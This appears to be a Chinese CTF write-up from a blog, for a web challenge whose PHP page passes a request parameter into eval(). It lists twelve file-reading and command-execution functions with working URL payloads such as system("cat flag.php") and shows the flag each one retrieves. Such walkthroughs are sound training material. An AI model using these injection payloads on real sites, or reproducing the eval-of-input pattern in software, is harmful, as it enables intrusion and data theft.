i春秋之爆破-2 -------- 文件读取

原创

若丶时光破灭 于 2021-09-19 17:06:32 发布 814 收藏

分类专栏： CTF-WEB 文章标签： php linux 文件读取

本文链接：https://blog.csdn.net/weixin_44632787/article/details/120381508

题目

知识点：

- PHP文件读取函数
- 利用Linux读取文件的函数

（一）PHP中文件读取的几个函数：

- fread
- fgets
- fgetss
- file
- readfile
- file_get_contents
- show_source

参考来源：https://www.jb51.net/article/53266.htm

（二）利用Linux读取文件的函数

- system
- exec
- shell_exec
- passthru
- popen

参考来源： https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=45706

1. fread： string fread (int $handle , int $length)

fread() 从 handle 指向的文件中读取最多 length 个字节。该函数在读取完最多 length 个字节数，或到达 EOF 的时候，或（对于网络流）当一个包可用时，或（在打开用户空间流之后）已读取了 8192 个字节时就会停止读取文件，视乎先碰到哪种情况。fread() 返回所读取的字符串，如果出错返回 FALSE。

payload： `?hello=fread(fopen("flag.php","r"),100)`


```
string(83) "<?php
$flag = 'Too Young Too Simple';
#flag{9c3f6897-d9b5-4df7-b4e2-c8574fc1cf59};
"
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color: #007700">include </span><span style="color: #DD0000">"flag.php"</span><span
</span>
</code>
```

CSDN @若丶时光破灭

2. fgets ---------- 读取flag失败，因为碰到换行符会结束读取

string fgets (int $handle [, int $length])

fgets()从 handle 指向的文件中读取一行并返回长度最多为 length - 1 字节的字符串。碰到换行符（包括在返回值中）、EOF 或者已经读取了 length - 1 字节后停止（看先碰到那一种情况）。如果没有指定 length，则默认为 1K，或者说 1024 字节。

payload： ?hello=fgets(fopen("flag.php","r"),100)

3. fgetss ---------- 读取flag失败，因为碰到换行符会结束读取

string fgetss (resource $handle [, int $length [, string $allowable_tags]])

跟fgets功能一样，但是fgetss会尝试从读取的文本中去掉任何 HTML 和 PHP 标记，可以用可选的第三个参数指定哪些标记不被去掉。

payload： ?hello=fgetss(fopen("flag.php","r"),100)

4. file

array file (string $filename [, int $use_include_path [, resource $context]])

将文件内容读入一个数组中，数组的每一项对应文件中的一行，包括换行符在内。不需要行结束符时可以使用 rtrim() 函数过滤换行符。

payload： ?hello=file("flag.php")

```
array(3) { [0]=> string(6) " string(32) "$flag = 'Too Young Too Simple'; " [2]=> string(45) "#flag{9c3f6897-d9b5-4df7-b4e2-c8574fc1cf59}; "
} <?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
eval(  "var_dump($a);");
show_source(__FILE__);
```


5. readfile

int readfile (string $filename [, bool $use_include_path [, resource $context]])
读入一个文件并写入到输出缓冲。返回从文件中读入的字节数。如果出错返回 FALSE 并且除非是以 @readfile() 形式调用，否则会显示错误信息。

payload ： ?hello=readfile("flag.php")

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

右键查看源码就可以看到flag了




6. file_get_contents

string file_get_contents (string $filename [, bool $use_include_path [, resource $context [, int $offset [, int $maxlen]]]])将文件读入一个字符串。第三个参数context可以用来设置一些参数，比如访问远程文件时，设置超时等等。

payload ： ?hello=file_get_contents("flag.php")

```
string(83) " <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

右键查看源码就可以看到flag



7. show_source

show_source() 函数等同于 highlight_file() 函数，可将一个 PHP 脚本文件语法高亮。

payload： ?hello=show_source("flag.php")

```
<?php
$flag = 'Too Young Too Simple';
#flag{6144d6b5-f3f2-45ad-9f78-69aaca11635f};
bool(true) <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

8. system

system() 函数用于执行外部程序，输出执行结果，并返回结果的最后一行。

payload： ?hello=system("cat flag.php")

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```


右键查看源码就可以看到flag

9. exec

exec() 函数用于执行一个外部程序，并返回结果的最后一行。

payload： ?hello=exec("cat flag.php")

```
string(44) "#flag{6144d6b5-f3f2-45ad-9f78-69aaca11635f};" <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```



10. shell_exec

shell_exec() 函数可通过 shell 环境执行命令，并返回所有执行结果，本函数功能与执行运算符相同。

payload： ?hello=shell_exec("cat flag.php")

```
string(83) " <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

右键查看源码就可以看到flag了

11. passthru()

passthru() 函数用于执行外部函数，并输出原始执行结果，没有返回值。

payload： ?hello=passthru("cat flag.php")

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

右键查看源代码就可以看到flag

12. popen()

popen() 函数用于创建指向命令执行进程的文件句柄，与 fopen() 函数类似，最后将通过 fread() 函数读取命令执行的结果。

payload： ?hello=fread(popen("cat flag.php","r"),100)

```
string(83) " <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

右键查看源代码就可以看到flag了